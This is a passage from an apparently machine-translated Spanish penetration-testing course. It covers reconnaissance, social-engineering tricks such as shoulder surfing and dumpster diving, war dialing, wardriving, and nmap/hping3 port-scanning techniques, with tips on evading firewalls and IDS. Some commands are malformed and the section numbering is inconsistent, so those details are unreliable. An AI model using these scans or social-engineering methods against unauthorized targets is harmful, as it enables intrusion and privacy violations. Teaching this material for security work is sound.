Whois: Esta utilidad le ayuda a obtener información acerca de un nombre de dominio, incluyendo la información de propiedad, información de IP, datos NetBlock, y otra información de donde esté disponible. La utilidad está disponible gratuitamente en Linux y Unix y debe ser descargado como un complemento de terceros para Windows.

Tracert: Esta utilidad está diseñada para seguir el camino del tráfico de un punto a otro, incluyendo puntos intermedios en el medio. La utilidad proporciona información sobre el rendimiento relativo y la latencia entre saltos.

Dicha información puede ser útil si una víctima específica se dirige, ya que puede revelar información de la red, tales como los nombres de servidor y los detalles relacionados. La utilidad está disponible gratuitamente para todos los sistemas operativos.

Ingeniería social: El arte de los seres humanos del Hacking

En el interior del sistema y trabajar con él es el ser humano, que es con frecuencia el componente más fácil de hackear. Los seres humanos tienden a ser, en promedio, bastante fácil de obtener información. Aunque el capítulo, "Ingeniería Social", se profundiza más en este tema

Quiero introducir algunas técnicas básicas que pueden resultar útiles en esta etapa de recopilación de información:

- Espionaje: Esta es la práctica de forma encubierta escuchar en las conversaciones de los demás. Incluye escuchar conversaciones o simplemente leer la correspondencia en forma de faxes o notas. Bajo las condiciones adecuadas, se puede deducir una buena cantidad de información privilegiada con esta técnica.

- Shoulder Surfing: Este es el acto de pie detrás de una víctima mientras interactúan con un sistema informático o en otro medio, mientras que están trabajando con la información secreta. Utilizando el Shoulder Surfing le permite obtener contraseñas, números de cuenta, u otros secretos.

- Dumpster Diving: Esta es una de las formas más antiguas de la ingeniería social, pero sigue siendo efectiva. Pasando por la basura de una víctima puede rendir fácilmente cuentas bancarias, registros de teléfono, código fuente, notas, CDs, DVDs y otros artículos similares.

2.3 Escaneo

2.3.1 ¿Qué es el escaneado de red?

Redes de exploración es un proceso metódico que implica sondear una red de destino con la intención de averiguar información sobre el mismo y utilizar esa información para las fases de ataque. Si usted tiene el mando de una red y fundamentos del sistema, junto con el reconocimiento minucioso es posible obtener una imagen razonable de una red, en algunos casos, incluso mejor que la víctima tiene de su propia red y el medio ambiente.

Entonces, ¿Qué buscamos para descubrir y cómo se puede revelar esta información? La información que usted está buscando para revelar pueden ser muy variadas, pero generalmente están manteniendo un ojo hacia fuera para cosas como:

- Direcciones IP y puertos abiertos / cerrados en hosts en vivo
- La información sobre el sistema (s) operativo
- Los servicios o procesos que se ejecutan en la arquitectura de los sistemas anfitriones

La exploración es un conjunto de procedimientos utilizados para identificar hosts, puertos y servicios sobre una red de destino. La exploración se considera parte del proceso de recolección de inteligencia un atacante utiliza para obtener información sobre el entorno de destino.

Cuando usted está realizando su proceso de escaneado en red, tenga en cuenta que la exploración normalmente se descompone en uno de tres tipos:

- Escaneo de puertos: es cuando envía mensajes cuidadosamente elaborados o paquetes a un equipo de destino con la intención de aprender más sobre él. Estas sondas son típicamente asociados con los números de puerto conocidos o los que menor o igual a 1024. A través de la cuidadosa aplicación de esta técnica, se puede aprender sobre los servicios que ofrece un sistema a la red en su conjunto. Incluso es posible que durante este proceso se puede decir sistemas como servidores de correo, los controladores de dominio y servidores web de uno al otro. La principal herramienta que utilizaremos en el escaneo de puertos es Nmap, que es considerado por muchos como el escáner de puertos definitiva.

- El escaneado en red: Escaneado en red está diseñada para localizar todos los anfitriones en vivo en una red (los hosts que ejecutan). Este tipo de análisis identificará aquellos sistemas que pueden ser atacados tarde o aquellos que pueden ser escaneados de un poco más de cerca.

- Escanear Vulnerabilidad: un análisis de vulnerabilidades se utiliza para identificar debilidades o vulnerabilidades en un sistema de destino. Este tipo de análisis se realiza con bastante frecuencia como una medida proactiva con el objetivo de captar los problemas internamente antes de que un atacante es capaz de localizar esas mismas vulnerabilidades y actuar sobre ellos.

2.3.2 Comprobación de los sistemas vivos

¿Cómo se comprueba para los sistemas vivos en un entorno dirigido? Hay un montón de maneras de lograr esto. Algunas formas comunes para realizar estos tipos de análisis son:

- War Dialing
- Wardriving
- Pinging
- Escaneo de Puertos

Cada una de estas técnicas, junto con los demás vamos a explorar, ofrece algo que los otros no lo hacen, o al menos no la ofrecen de la misma manera. Una vez que entienda estas diferencias, usted debe tener una idea mucho mejor de cómo implementar estos métodos en una prueba de penetración.

War Dialing

El primer tipo de análisis es un viejo pero útil que se conoce como War Dialing. Wardialing ha existido en un estado casi sin cambios desde mediados de la década de 1980 y se ha mantenido por tanto tiempo, ya que ha demostrado ser una útil herramienta de recopilación de información. En la práctica, wardialing es extremadamente simple en comparación con las otras formas de escanear en que simplemente marca un bloque de números de teléfono utilizando un módem estándar para localizar sistemas que también tienen un módem conectado y aceptan conexiones. En la superficie, este tipo de técnica parece ser el equivalente digital de los dinosaurios, pero no dejes que eso te engañe: la técnica sigue siendo muy útil. Entender que los módems todavía se utilizan para una serie de razones, entre ellas el bajo costo de la tecnología, la facilidad de uso y la disponibilidad de líneas telefónicas, que son prácticamente en todas partes. Los módems están todavía tan de uso común que un atacante puede marcar fácilmente un bloque de números de teléfono en casi cualquier ciudad y encontrar un buen número de ordenadores sigue utilizando dial-up para insertarse en el mundo exterior.

Una vez que encuentre un módem y obtener una respuesta, la pregunta es qué hacer con esa información. Para responder a eso, usted necesita saber qué dispositivos módems son comúnmente asociadas a en el mundo moderno. Centralitas privadas (PBX) a menudo tienen módems conectados (los no digitales), que pueden proporcionar una buena oportunidad para el atacante. Otros dispositivos que a veces tienen módems conectados son firewalls, routers y equipos de fax.

Una serie de programas wardialing se han creado en los últimos años. Aquí están tres de los más conocidos de los:

- ToneLoc: Un programa wardialing que busca tonos de marcación al marcar los números al azar o marcando dentro de un rango. También puede buscar una frecuencia portadora de un módem o fax. ToneLoc utiliza un archivo de entrada que contiene los códigos de área y el número de rangos que desea que marque.

- THC-Scan: Un programa basado en DOS que se puede utilizar un módem para marcar rangos de números en busca de una frecuencia portadora de un módem o fax.

- Niksun PhoneSweep:Una de las pocas opciones comerciales disponibles en el mercado wardialing.

Wardialing todavía funciona como un método de penetración válida en una organización para varios razones, pero vamos a centrarnos en una de las razones más grandes: la falta de atención o respeto que estos dispositivos reciben. Es posible que vea wardialing o módems como la tecnología antigua, conjurando imágenes mentales de conexiones lentas, chillando conexiones y dial-up servicios como AOL y CompuServe. Aunque estas imágenes antiguas son válidas, no dejes que te arrullan en una falsa sensación de seguridad. En el mundo corporativo de hoy, no es raro encontrar estos dispositivos no sólo presentes, sino que en muchos casos completamente sin control o incluso sin grabar, lo que significa que están fuera del radar. En muchos casos, existen módems dentro de un ambiente dado durante años hasta que alguien en la contabilidad se pregunta por qué la compañía está pagando por una conexión de acceso telefónico o que un determinado número de teléfono está asignado.

Wardriving

El siguiente tipo de exploración se wardriving, el proceso de conducir con un Wireless-habilitado portátil u otro dispositivo con el objetivo de trazar los puntos de acceso, por lo general con la ayuda de un dispositivo de GPS. Si se hace con cuidado y con un poco de planificación, puede encontrar muchos puntos de acceso junto con sus configuraciones y ubicaciones físicas. Este tipo de análisis es un poco lo mismo que la Wardialing en que está ayudando a encontrar un punto de entrada en una red, en este caso no es un módem, sino un punto de acceso inalámbrico de algún tipo. Hay una serie de herramientas que pueden ser utilizados para realizar wardriving. A continuación se enumeran algunas de las herramientas que entran en esta categoría:

- AirSnort:Una herramienta de craqueo inalámbrica.
- AirSnare Un sistema de detección de intrusos que le ayuda a controlar su red inalámbrica. Puede notificaremos tan pronto como una máquina no aprobado se conecta a su red inalámbrica.
- Kismet Un detector de red inalámbrica, sniffer, y el sistema de detección de intrusos encuentran comúnmente en Linux.
- NetStumbler Un detector de red inalámbrica; también disponible para Mac y para dispositivos de mano.
- inSSIDer Un detector de red inalámbrica y asignador de puntos de acceso.

Pinging

El siguiente tipo de exploración de los sistemas es el más simple y uno que probablemente está familiarizado con: ping, o la realización de un barrido de ping. Hacer ping es el proceso de usar el comando ping para detectar si un sistema está disponible, así como obtener información sobre la naturaleza de la conexión entre el sistema y el objetivo. El proceso implica el uso de un mensaje de Protocolo de mensajes de control de Internet (ICMP), por lo que esta técnica también se le llama análisis ICMP. El proceso funciona mediante el uso de un sistema para enviar una solicitud ICMP ECHO a otro sistema; si ese sistema funcionando, responderá devolviendo una respuesta ICMP ECHO. Una vez recibida esta respuesta, el sistema está confirmado que esta disponible. Hacer ping es útil porque le puede decir no sólo si un sistema está activo, sino también la velocidad de los paquetes de un host a otro y la información sobre el tiempo de vida (TTL).

Para utilizar el comando ping en Windows, escriba lo siguiente en el símbolo del sistema.

ping <target IP>

o

ping <target hostname>

En la mayoría de versiones de Linux, el comando es esencialmente el mismo

Hay otra manera de hacer ping a un sistema remoto que usted debe tener en cuenta: la realización de un ping utilizando Nmap. En el símbolo del sistema de Kali el siguiente:

NMAP -sP -v <target IP address>

Si el comando encuentra con éxito que es equipo está activo, devuelve un mensaje que indica que la dirección IP está en marcha y proporciona la dirección de control de acceso al medio (MAC) y el proveedor de la tarjeta de red (si es capaz de determinar esta última pieza de información).

Subiendo un nivel más de la exploración ICMP es el barrido ping, llamada así porque se utiliza esta técnica para explorar o barrer un rango de IPs en busca de hosts que están activo. Una vez más Nmap ha demostrado ser útil, ya que permite realizar un análisis rápido. Para hacer esto con Nmap, simplemente introduzca el siguiente comando:

nmap -sP -PE -PA<port numbers><starting IP/ending IP>

He aquí un ejemplo, con números de puertos y direcciones IP que se especifique:

nmap -sP -PE -PA21,23,80,3389 192.168.10.1-50

Barridos de ping son increíblemente eficaces para que puedan construir un inventario de los sistemas de forma rápida; sin embargo, hay algunos inconvenientes potenciales. En primer lugar, debe superar el hecho de que muchos administradores de red bloquean el ping en el propio servidor por seguridad, por lo que hacer ping fuera de la red es imposible sin esfuerzo adicional. En segundo lugar, un sistema de detección de intrusiones (IDS) o el sistema de prevención de intrusiones (IPS) a menudo estarán presentes en las redes más grandes o en entornos empresariales, y estos sistemas serán alertar al propietario del sistema. Por último, debido a la forma en que la exploración funciona en realidad no hay ninguna capacidad en la exploración para detectar los sistemas que están abajo; en estos casos el ping colgará durante unos momentos antes de que le informa que no puede llegar a un host.

2.3.3 Escaneo de Puertos

Una vez que haya encontrado los host activo, puede realizar un escaneo de puertos para comprobar si hay puertos abiertos

Antes de demostrar cómo realizar un escaneo de puertos, vamos a cubrir algunos aspectos fundamentales sobre los protocolos TCP y UDP. TCP es un protocolo orientado a conexión y sin conexión UDP. Ambos protocolos tienen un lugar valioso en el rendimiento de la exploración de puertos. Vamos a empezar por mirar a las exploraciones del TCP y saludo en tres tiempos (three-way handshake).

El saludo en tres tiempos se realiza cuando usted está tratando de establecer una conexión TCP a un sistema o, en concreto, a un puerto en el sistema. El saludo en tres tiempos establecido es una conexión correcta y fiable entre dos sistemas. El proceso implica tres pasos, como se muestra en la siguiente figura.




Ilustración 2 Salido de tres tiempos

Los pasos para ver lo que está ocurriendo:

1. Host A envía un paquete SYN al host B como una solicitud para establecer una conexión.
2. Host B responde con un SYN-ACK como un reconocimiento de la solicitud.
3. Host A responde con un ACK, que sirve para establecer plenamente la conexión.

Si estos pasos completos y sin errores, entonces la conexión TCP se establece con éxito y se puede producir un flujo de información.

2.3.4 Flags TCP

Flag URG (Urgent)

Este flag indica que el paquete contiene datos urgentes. Como ya dijimos cuando tratamos la cabecera TCP, en un paquete pueden combinarse datos urgentes con datos no urgentes, usando en este caso el puntero de urgencia para marcar dónde terminan los datos urgentes y comienzan los normales. Este flag no es muy usado, pero sí muy útil. Por ejemplo, si en una sesión de telnet pulsamos control+C para cortar el comando en ejecución (por ejemplo un dpkg -l en remoto :-P), ese dato se enviará como urgente y se tratará antes que los datos normales del paquete.

Flag ACK (Acknowledgement)

Este flag activo indica que además de los datos que pueda contener el paquete, éste sirve como confirmación de un paquete anteriormente recibido. Por tanto, para que el número de confirmación sea tomado en cuenta por la pila TCP/IP, el flag ACK debe estar activado.

Flag PSH (Push)

El flag PSH indica que se debe vaciar el buffer de transmisión o recepción (según se trate del emisor o el receptor). Cuando deseamos enviar una cantidad de información grande dividida en paquetes, éstos se van situando en un buffer de transmisión FIFO (First In First Out) hasta que el último de ellos está preparado. Este último paquete tiene activado el flag push e indica que se debe vaciar el buffer y comenzar el envío de paquetes.

Al llegar los datos al receptor, se van situando en otro buffer FIFO de recepción. Cuando llega el paquete con el flag push, los paquetes salen del buffer y pasan a la pila. No siempre los paquetes llegan en orden, por lo que puede que llegue el paquete con el flag push y falten aún algunos paquetes, pero esto no supone un problema porque se esperarán los paquetes ausentes y se reconstruirán luego todos gracias al número de secuencia. A la hora de enviar datos es común combinar el flag URG con el flag PUSH, para evitar que los datos urgentes se retrasen en el buffer.

Flag RST (Reset)

Cuando enviamos un paquete con el flag RST activado, le estamos diciendo al otro extremo de la conexión que ha habido algún tipo de problema con la sincronización de la conexión (quizá números de secuencia o de confirmación incorrectos). Así, el flag RST indica que la conexión ha de cerrarse y volverse a iniciar para sincronizar correctamente ambas partes y continuar con lo que se estaba haciendo.

Flag SYN (Synchronization)

El flag SYN es usado cuando queremos indicar un intento de nueva conexión al otro host. El proceso concreto de establecimiento de nuevas conexiones lo veremos en detalle un poco más adelante

.

Flag FIN (Finalization)

El flag FIN activo indica al otro host que deseamos cerrar la conexión, y quedamos a la espera de que el otro host también esté listo para cerrarla.

Esta información puede ser útil en muchas áreas, especialmente cuando se utiliza un loop de paquetes. Un loop de paquetes es una utilidad diseñada para crear un paquete con las banderas que usted especifique.

Se puede utilizar para crear paquetes con los indicadores establecidos en diferentes maneras de ver cómo responde un anfitrión, y en base a estas respuestas, se puede obtener información sobre el objetivo. Entre las utilidades más simples que usted puede utilizar son hping2 y hping3. Ambas utilidades son solamente de línea de comandos y ofrecen una gran ventaja en la creación personalizada de paquetes para la prueba. Usando hping3, por ejemplo, puede crear diferentes tipos de paquetes y enviarlos a un objetivo:

Crear un paquete ACK y enviarlo al puerto 80 en la víctima:

Hping3 -A <target IP address> -p 80

Crear un escaneo SYN contra diferentes puertos en una víctima:

Hping3 -8 50-56 -s <target IP address> -v

Crear un paquete con las banderas con FIN, URG, PSH y enviarla al puerto 80 en la víctima:

hping3 -F -p -U <target IP address> -p 80

2.3.5 Técnicas de Escaneo

Vamos a evaluar a las distintas técnicas de escaneo que existen, a su base técnica, a cómo realizarlas, así como a valorar los pros y los contras que conllevan. Comprenderemos que escaneando un mismo host de distintas formas obtenemos resultados distintos, así como porqué para realizar algunas de estas técnicas necesitamos unos privilegios especiales en el sistema.




Ilustración 3 Tipos de Escaneo

2.3.5.1 TCP connect()

Esta técnica es quizá la más común en cualquier software de escaneo de puertos. La técnica consiste en usar la llamada connect() de TCP para intentar establecer una conexión con cada uno de los puertos del host a escanear. Si la conexión se establece, el puerto está abierto (escuchando conexiones); en caso de recibir un aviso de cierre de conexión (RST), el puerto estará cerrado; y en caso de no recibir respuesta, se deduce que el puerto está silencioso.

Este tipo de escaneo es extremadamente rápido, pues puede realizarse de forma paralela para distintos puertos mediante el uso de varios sockets. Además, es un escaneo fácil de implementar.

Su principal desventaja es que es llamativo en exceso, pues resulta a todas luces llamativo establecer cientos o miles de conexiones en un margen de pocos segundos. Además, al realizarse intentos completos de conexión, cualquier sistema guardará registros.

Comportamiento del escaneo:

host local ---[SYN]---> [O] Puerto TCP abierto en el host remoto
host local <---[SYN/ACK]--- [O] Puerto TCP abierto en el host remoto
host local ---[ACK]---> [O] Puerto TCP abierto en el host remoto
host local ---[SYN]---> [X] Puerto TCP cerrado en el host remoto
host local <---[RST]--- [X] Puerto TCP cerrado en el host remoto
host local ---[SYN]---> [~] Puerto TCP silencioso en el host remoto
-SIN RESPUESTA

En nmap podemos invocar un escaneo TCP connect() mediante el comando:

```
nmap -vv -P0 -sT xxx.xxx.xxx.xxx
```

2.3.5.2 TCP SYN

Esta técnica, también conocida como Half-open scan (es el escaneo medio abierto por excelencia), es parecida a la anterior con la importante salvedad de no establecer completamente las conexiones.

En primer lugar, se envía un paquete SYN que finge intentar establecer una conexión y se espera la respuesta. Si llega un paquete SYN/ACK significa que el puerto está abierto; si llega un paquete RST, el puerto está cerrado; y si no se recibe respuesta se asume que está silencioso. En el caso de que el puerto esté abierto y recibamos el paquete SYN/ACK (es decir, están completos dos de los tres pasos del saludo en tres tiempos), nosotros no responderemos con un paquete ACK como sería lo esperado, sino que mandaremos un paquete RST. ¿Para qué? Pues precisamente para evitar que se complete el inicio de conexión y, por tanto, evitar que el sistema registre el suceso como un intento de conexión. En sistemas sin protección específica de cortafuegos o IDS, este escaneo suele pasar desapercibido.

Una característica importante de este escaneo es que requiere elevados privilegios en el sistema para poder lanzarlo, debido a que este tipo de paquetes usan sockets TCP raw. Por tanto, solo el root puede lanzar escaneos TCP SYN.

La principal ventaja de este tipo de escaneo es que suele ser bastante discreto y ofrece unos resultados bastante buenos.

Entre sus desventajas encontramos el que es algo lento de realizar, y que un sistema con un firewall o un IDS (aunque algunos muy básicos no) lo detectará e identificará como escaneo de puertos sin ninguna duda.

Comportamiento del escaneo:

host local ---[SYN]---> [O] Puerto TCP abierto en el host remoto
host local <---[SYN/ACK]--- [O] Puerto TCP abierto en el host remoto
host local ---[RST]---> [O] Puerto TCP abierto en el host remoto
host local ---[SYN]---> [X] Puerto TCP cerrado en el host remoto
host local <---[RST]--- [X] Puerto TCP cerrado en el host remoto
host local ---[SYN]---> [~] Puerto TCP silencioso en el host remoto
-SIN RESPUESTA

En nmap podemos invocar un escaneo TCP SYN mediante el comando:

```
nmap -vv -P0 -sS xxx.xxx.xxx.xxx
```

2.5.3 TCP FIN

El escaneo TCP FIN, también conocido como Stealth scan (se trata del escaneo silencioso más conocido), es uno de los más discretos que podemos encontrar dentro de las técnicas convencionales. Se apoya en una particularidad de los estándares internacionales de TCP/IP.

A la hora de realizar el escaneo, se envía un paquete FIN al puerto del host destino que queremos escanear. Los estándares de TCP/IP dicen que al recibir un paquete FIN en un puerto cerrado, se ha de responder con un paquete RST. Así pues, si recibimos RST por respuesta, el puerto está cerrado, y en caso de no recibir respuesta (se ignora el paquete FIN) el puerto puede encontrarse abierto o silencioso.

Ésto supone uno de los principales inconvenientes del escaneo TCP FIN, y es que los puertos que nos figuran como abiertos, pueden estar en realidad en estado silencioso (puesto que un puerto silencioso por definición ignora cualquier paquete recibido). Así pues, este tipo de escaneos no obtienen unos resultados fiables, y ese es su talón de Aquiles.

Otra gran desventaja de este sistema de escaneo viene de cierta compañía de software que tiene por costumbre pasarse por el forro cualquier estándar informático... sí, esa misma que estáis pensando:

Microsoft. En los sistemas Windows, un puerto cerrado ignora los paquetes FIN, por lo que escanear un sistema de este tipo con SYN FIN nos generará una enorme lista de puertos abiertos, aunque realmente estén cerrados o silenciosos. Así que cuidado a la hora de usar esta técnica.

Como ventaja, tenemos el que estos escaneos pasan desapercibidos en la gran mayoría de los firewalls, al no intentar establecer ninguna conexión. Un IDS bien configurado, lo detectará.

Comportamiento del escaneo:

host local ---[FIN]---> [O] Puerto TCP abierto en el host remoto
-SIN RESPUESTA
Host local ---[FIN]---> [X] Puerto TCP cerrado en el host remoto
host local <---[RST]--- [X] Puerto TCP cerrado en el host remoto
host local ---[FIN]---> [~] Puerto TCP silencioso en el host remoto
-SIN RESPUESTA

En nmap podemos invocar un escaneo TCP FIN mediante el comando:

nmap -vv -P0 -sF xxx.xxx.xxx.xxx

2.5.4 UDP scan

Esta técnica, frente a las demás técnicas orientadas a TCP, está orientada al protocolo UDP y sus puertos. Aunque a priori parezca que los puertos UDP no son muy interesantes, servicios como el rpcbind de Solaris, TFTP, SNMP, NFS... usan todos ellos UDP como protocolo de transferencia.

El sistema de escaneo consiste en mandar un paquete UDP vacío (0 bytes de datos) al puerto que deseamos escanear. Si el puerto está cerrado, el sistema responderá con un paquete ICMP de tipo 3 (destino inalcanzable). En caso de no responder, el puerto puede estar abierto o silencioso.

Este sistema puede presentar un grave problema de carencia de velocidad según en qué sistemas, y es que en el RFC #1812-"Requirements for IP version 4 routers" (ftp://ftp.rfc-editor.org/in-notes/rfc1812.txt) se recomienda limitar la capacidad de generación de mensajes ICMP de error. En sistemas Linux (consultar el fichero /ipv4/icmp.h de las fuentes del kernel) esta limitación está fijada en unos 20 mensajes por segundo. Sistemas como Solaris son más estrictos y tiene la limitación fijada en 2 por segundo. Pero hay un sistema que, para variar, no hace mucho caso a los estándares, por lo que no tiene ninguna limitación prefijada... sí: Windows. Un escaneo UDP a un sistema Windows resulta extremadamente rápido como consecuencia de ello.

Comportamiento del escaneo:

host local ---{UDP}---> {O} Puerto UDP abierto en el host remoto
-SIN RESPUESTA
Host local ---{UDP}---> {X} Puerto UDP cerrado en el host remoto
host local <---|ICMP #3|--- {X} Puerto UDP cerrado en el host remoto
host local ---{UDP}---> {~} Puerto UDP silencioso en el host remoto
-SIN RESPUESTA

En nmap podemos invocar un escaneo UDP mediante el comando:

nmap -vv -P0 -sU xxx.xxx.xxx.xxx

2.5.5 ACK scan

La mayoría de las técnicas de escaneo nos permiten identificar con exactitud los puertos abiertos o cerrados, pero generalmente los puertos silenciosos no se pueden identificar con claridad. El escaneo ACK está destinado a identificar de forma precisa cuándo un puerto se encuentra en estado silencioso. Esta técnica es usada también para poder escanear hosts que estén detrás de un firewall quebloquee los intentos de conexión (paquetes SYN).

Su funcionamiento se basa en el envío de paquetes ACK con números de secuencia y confirmación aleatorios. Cuando reciba el paquete, si el puerto se encuentra abierto, responderá con un paquete RST,pues no identificará la conexión como suya; si el puerto está cerrado responderá con un paquete RST, pero si no se obtiene respuesta (obviamente primero debemos asegurarnos que el host está en línea) podemos identificar claramente el puerto como filtrado (puerto silencioso).

Normalmente el escaneo ACK se realiza como apoyo a un escaneo anterior, para determinar los puertos silenciosos y poder identificar mediante una combinación de técnicas el estado real de todos ellos. Por ejemplo, ante un host con un firewall que bloquee intentos de conexión (SYN), podemos realizar un FIN scan para determinar los puertos cerrados, y después un ACK scan para determinar qué puertos están abiertos y cuáles silenciosos.

Esta técnica también es usada como variante del ping (ICMP echo) de toda la vida, para saber si un host está activo (recibiremos respuesta RST) o no (cuando no hay respuesta o la respuesta es destino inalcanzable).

Comportamiento del escaneo:

host local ---[ACK]---> [O] Puerto TCP abierto en el host remoto
host local <---[RST]--- [O] Puerto TCP abierto en el host remoto
host local ---[ACK]---> [X] Puerto TCP cerrado en el host remoto
host local <---[RST]--- [X] Puerto TCP cerrado en el host remoto
host local ---[ACK]---> [~] Puerto TCP silencioso en el host remoto
-SIN RESPUESTA

En nmap podemos invocar un escaneo ACK mediante el comando:

```
nmap -vv -PT xxx.xxx.xxx.xxx
```

2.5.6 Null scan

Este escaneo tiene muchos puntos en común con el escaneo FIN. Su funcionamiento base es el mismo: enviamos un paquete malformado (en este caso se trata de un paquete TCP con todos los flags desactivados) y esperamos la respuesta. En caso de que el puerto destino esté cerrado, nos responderá con un paquete RST; y en caso de no recibir nada (nuestro paquete es ignorado), se trata de un puerto abierto o silencioso.

La ventaja frente al escaneo FIN radica en que ciertos firewalls vigilan los paquetes de finalización de conexión además de los de establecimiento, de forma que el escaneo nulo podrá realizarse allí dónde el FIN no sería posible. El resto de ventajas y desventajas son las mismas que en el escaneo FIN.

Comportamiento del escaneo:

host local ---[ ]---> [O] Puerto TCP abierto en el host remoto
-SIN RESPUESTA
host local ---[ ]---> [X] Puerto TCP cerrado en el host remoto
host local <---[RST]--- [X] Puerto TCP cerrado en el host remoto
host local ---[ ]---> [~] Puerto TCP silencioso en el host remoto

-SIN RESPUESTA

En nmap podemos invocar un escaneo Null mediante el comando:

nmap -vv -P0 -sN xxx.xxx.xxx.xxx

2.5.7 Xmas scan

El escaneo Xmas se basa también en el principio de la respuesta RST por parte de un puerto cerrado al recibir un paquete incorrecto (como el escaneo FIN). En el caso del escaneo Xmas, se trata de un paquete con los flags FIN, URG y PSH activados (aunque ciertas implementaciones activan FIN, URG, PSH, ACK y SYN e incluso algunas activan todos los flags). Podría decirse que es lo contrario del escaneo Null, pero logrando el mismo efecto.Al igual que el escaneo Null, se usa bajo ciertas circunstancias en las que el escaneo FIN no es posible; y también comparte con éstos sus particularidades.

Comportamiento del escaneo:

host local ---[xmas]---> [O] Puerto TCP abierto en el host remoto
-SIN RESPUESTA
host local ---[xmas]---> [X] Puerto TCP cerrado en el host remoto
host local <---[RST]--- [X] Puerto TCP cerrado en el host remoto
host local ---[xmas]---> [~] Puerto TCP silencioso en el host remoto
-SIN RESPUESTA

En nmap podemos invocar un escaneo Xmas mediante el comando:

nmap -vv -P0 -sX xxx.xxx.xxx.xxx

2.5.8 SYN/ACK scan

Este tipo de escaneo tiene una base parecida a los anteriormente citados FIN, Null y Xmas, pero con la sustancial diferencia de que en este caso los paquetes malformados fingen ser un error en la transacción de una conexión legítima. Mediante esta técnica, se envía un paquete SYN/ACK al puerto que deseamos escanear en el host remoto. Si el puerto se encuentra cerrado, nos responderá con un paquete RST. En caso de estar abierto o silencioso, simplemente ignorará el paquete y no obtendremos respuesta.

Como ventaja, este tipo de escaneo evade la mayoría de firewalls e IDS sencillos, pero comparte con los escaneos anteriormente citados sus problemas, principalmente la falta de fiabilidad a la hora de determinar los puertos abiertos o silenciosos.

Comportamiento del escaneo:

host local ---[SYN/ACK]---> [O] Puerto TCP abierto en el host remoto
-SIN RESPUESTA
host local ---[SYN/ACK]---> [X] Puerto TCP cerrado en el host remoto
host local <---[RST]--- [X] Puerto TCP cerrado en el host remoto
host local ---[SYN/ACK]---> [~] Puerto TCP silencioso en el host remoto
-SIN RESPUESTA

En nmap no se encuentra implementado este tipo de escaneo.

2.5.9 Ping sweep

Un ping sweep (también llamado barrido de ping) no es en realidad una técnica de escaneo de puertos... sino más bien una técnica de escaneo de hosts.

